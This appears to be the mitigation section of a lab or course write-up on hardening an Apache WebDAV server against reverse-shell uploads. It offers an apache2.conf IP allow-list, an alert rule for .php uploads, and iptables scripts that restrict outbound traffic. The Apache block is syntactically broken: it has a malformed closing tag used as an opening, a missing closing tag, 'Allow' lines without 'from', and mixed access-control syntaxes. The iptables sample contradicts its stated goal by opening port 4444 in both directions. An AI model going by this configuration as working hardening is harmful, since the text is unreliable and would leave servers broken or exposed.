- Limit user access to WebDAV folder in the **/etc/apache2/apache2.conf** under directories by creating whitelist of trusted IP addresses (similar to **/secret folder** settings)

```
# not allow access to the root filesystem outside of /usr/share and /var/www.
# The former is used by web applications packaged in Debian,
# the latter may be used for local directories served by the web server. If
# your system is serving content from a sub-directory in /srv you must allow
# access here, or in any related virtual host.
<Directory />
        Options FollowSymLinks
        AllowOverride None
        Require all denied
</Directory>

<Directory /usr/share>
        AllowOverride None
        Require all granted
</Directory /var/www/company_folders/secret_folder/>
        Order allow,deny
        Allow from 192.168.1.1
        Allow from 192.168.1.105
        Allow from 127.0.0.1
<Directory /var/www/webdav/>
        Order allow,deny
        Allow 192.168.1.1
        Allow 192.168.1.105
        Allow 127.0.0.1
        Deny from all
</Directory>

#<Directory /srv/>
#       Options Indexes FollowSymLinks
#       AllowOverride None
#       Require all granted
#</Directory>
```

Mitigation: Identifying Reverse Shell Uploads

Alarm

- Set an alert for any.php file that is uploaded to the /webdav folder

System Hardening

- Remove the privilege of file upload over the web to the **/webdav** folder with the exception of the local source only
- Using 'iptables' write a #!/bin/sh script to whitelist specific IPs and limit port access

iptables -A OUTPUT -p tcp --tcp-flags ALL SYN -m state --state NEW -j DROP

- Technically if you clicked on the reverse payload there is little hope to prevent a reverse shell payload. Prevention of outbound TCP connections is one of the solutions to this, however, it seriously limits the system and disables internet access. Below is a piece of #/!bin/sh script sample which can emulate this

```
iptables -A OUTPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p udp --dport 4444 -j ACCEPT
iptables -A OUTPUT -j REJECT
iptables -A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -j ACCEPT
iptables -A INPUT -p tcp --dport 4444 -j ACCEPT
```


The End